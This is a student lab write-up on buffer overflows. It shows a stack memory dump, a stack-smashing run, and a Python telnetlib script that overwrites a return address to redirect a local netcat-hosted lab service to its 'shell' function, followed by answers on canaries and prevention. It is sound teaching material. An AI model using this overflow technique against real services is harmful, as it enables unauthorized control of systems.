Activity 10 - Buffer Overflow

Part 1: Stack Layout

The stack layout is identified as follows:

```
&main = 00007ff66aa81581
&myfunction = 00007ff66aa815e8
&&ret_addr = 00007ff66aa815d1
&i = 0000005ff1dff660
sizeof(pointer) is 8
&buf[0] = 0000005ff1dff630
0000005ff1dff6a0: 0x68
0000005ff1dff69f: 0x00  0000005ff1dff69e: 0x00  0000005ff1dff69d: 0x00  0000005ff1dff69c: 0x00
0000005ff1dff69b: 0x00  0000005ff1dff69a: 0x00  0000005ff1dff699: 0x00  0000005ff1dff698: 0x26
0000005ff1dff697: 0x00  0000005ff1dff696: 0x00  0000005ff1dff695: 0x00  0000005ff1dff694: 0x00
0000005ff1dff693: 0x00  0000005ff1dff692: 0x00  0000005ff1dff691: 0x00  0000005ff1dff690: 0x00
0000005ff1dff68f: 0x00  0000005ff1dff68e: 0x00  0000005ff1dff68d: 0x7f  0000005ff1dff68c: 0xf6
0000005ff1dff68b: 0x6a  0000005ff1dff68a: 0xa8  0000005ff1dff689: 0x13  0000005ff1dff688: 0xb1
0000005ff1dff687: 0x00  0000005ff1dff686: 0x00  0000005ff1dff685: 0x00  0000005ff1dff684: 0x00
0000005ff1dff683: 0x00  0000005ff1dff682: 0x00  0000005ff1dff681: 0x00  0000005ff1dff680: 0x01
0000005ff1dff67f: 0x00  0000005ff1dff67e: 0x00  0000005ff1dff67d: 0x00  0000005ff1dff67c: 0x5f
0000005ff1dff67b: 0xf1  0000005ff1dff67a: 0xdf  0000005ff1dff679: 0xd9  0000005ff1dff678: 0x70
0000005ff1dff677: 0x00  0000005ff1dff676: 0x00  0000005ff1dff675: 0x7f  0000005ff1dff674: 0xfd
0000005ff1dff673: 0x61  0000005ff1dff672: 0xf8  0000005ff1dff671: 0x59  0000005ff1dff670: 0x40
0000005ff1dff66f: 0x00  0000005ff1dff66e: 0x00  0000005ff1dff66d: 0x7f  0000005ff1dff66c: 0xf6
0000005ff1dff66b: 0x6a  0000005ff1dff66a: 0xa8  0000005ff1dff669: 0x15  0000005ff1dff668: 0xd1
                                                                        argument local var
0000005ff1dff667: 0x00  0000005ff1dff666: 0x00  0000005ff1dff665: 0x7f  0000005ff1dff664: 0xf6
0000005ff1dff663: 0x00  0000005ff1dff662: 0x00  0000005ff1dff661: 0x00  0000005ff1dff660: 0x0c
0000005ff1dff65f: 0x00  0000005ff1dff65e: 0x00  0000005ff1dff65d: 0x7f  0000005ff1dff65c: 0xf6
0000005ff1dff65b: 0x6a  0000005ff1dff65a: 0xa8  0000005ff1dff659: 0x15  0000005ff1dff658: 0xd1
0000005ff1dff657: 0x00  0000005ff1dff656: 0x00  0000005ff1dff655: 0x00  0000005ff1dff654: 0x5f
                                                                          Return Address
0000005ff1dff653: 0xf1  0000005ff1dff652: 0xdf  0000005ff1dff651: 0xf6  0000005ff1dff650: 0x80
0000005ff1dff64f: 0x00  0000005ff1dff64e: 0x00  0000005ff1dff64d: 0x00  0000005ff1dff64c: 0x00
0000005ff1dff64b: 0x00  0000005ff1dff64a: 0x00  0000005ff1dff649: 0x00  0000005ff1dff648: 0x01
0000005ff1dff647: 0x00  0000005ff1dff646: 0x00  0000005ff1dff645: 0x00  0000005ff1dff644: 0x00
0000005ff1dff643: 0x00  0000005ff1dff642: 0x38  0000005ff1dff641: 0x37  0000005ff1dff640: 0x36
0000005ff1dff63f: 0x35  0000005ff1dff63e: 0x34  0000005ff1dff63d: 0x33  0000005ff1dff63c: 0x32
0000005ff1dff63b: 0x31  0000005ff1dff63a: 0x30  0000005ff1dff639: 0x39  0000005ff1dff638: 0x38
0000005ff1dff637: 0x37  0000005ff1dff636: 0x36  0000005ff1dff635: 0x35  0000005ff1dff634: 0x34
0000005ff1dff633: 0x33  0000005ff1dff632: 0x32  0000005ff1dff631: 0x31  Buffer
... end
```

Part 2: Stack Smashing

The result of stack smashing exercise is as follows:

```
joppy_pgh@cloudshell:~$ python q2smash.py
exec ./q2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb\x11@'
&main = 0x4012f1
&myfunction = 0x4011f3
&greeting = 0x401162
&&ret_addr = 0x000000000040137b
Welcome to exercise II
I hope you enjoy it

&i = 0x7fff08bc048c
&buf[0] = 0x7fff08bc0490
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb@
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

Part 3: Stack Smashing an Internet Service

The process:

1. Start the service at port 60000 with netcat


```
joppy_pgh@cloudshell:~$ nc.traditional -l -p 60000 -e q3
&main = 0x000000000040133f
&vulnerable = 0x00000000004012d5
&retpoint = 0x0000000000401447
&shell = 0x00000000004011b2
```

2. Run the smash code in a separate terminal. The code emulates telnet and will send a string with the shell's address as input to the service.

```
#!/usr/bin/python3
import telnetlib

# open connection
tn=telnetlib.Telnet("127.0.0.1",60000)

#offset=40
#target_addr="5647740e61b5"

offset=int(input("Offset (40?):"))
target_addr=input("Target (shell) address (eg. 5647740e61b5): ")
buff=offset*(b'x')
addr=bytearray.fromhex(target_addr)
addr.reverse()
buff+=addr
print(buff)

# sending buffer
```

```
tn.write(buff)
# emulate telnet/terminal
tn.interact()
```

As a result, the program returns to the function `shell` which contains the output shown ('You Are Hacked!')



Part 4: Canary

> From exercise 2 and 3, can you explode the buffer-overflow attack even when the canary-style protection is activated? Please explain your analysis.

It is possible if the hacker knows the details of the canary (e.g. where it is, what its value is). Then, when creating a stack smashing input, the hacker can make it such that the canary's value is kept the same.

Part 5: Questions

> Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer. (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server ?)

No, it is in no way a trivial task, as knowledge of the stack structure and code of the victim system is necessary to carry out a successful attack. This information is usually not trivial to get, so buffer-overflow attacks are not an easy thing to do.

> As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy.

It is possible to try and prevent buffer overflow attacks as much as possible by many ways, such as:

- Examining the source code for vulnerable areas such as pointer usage or memory allocation.
- Checking the size of input and whether or not the input is accessing prohibited addresses.
- Using programming languages with built-in memory management to help reduce the risk of buffer overflow attacks on our system.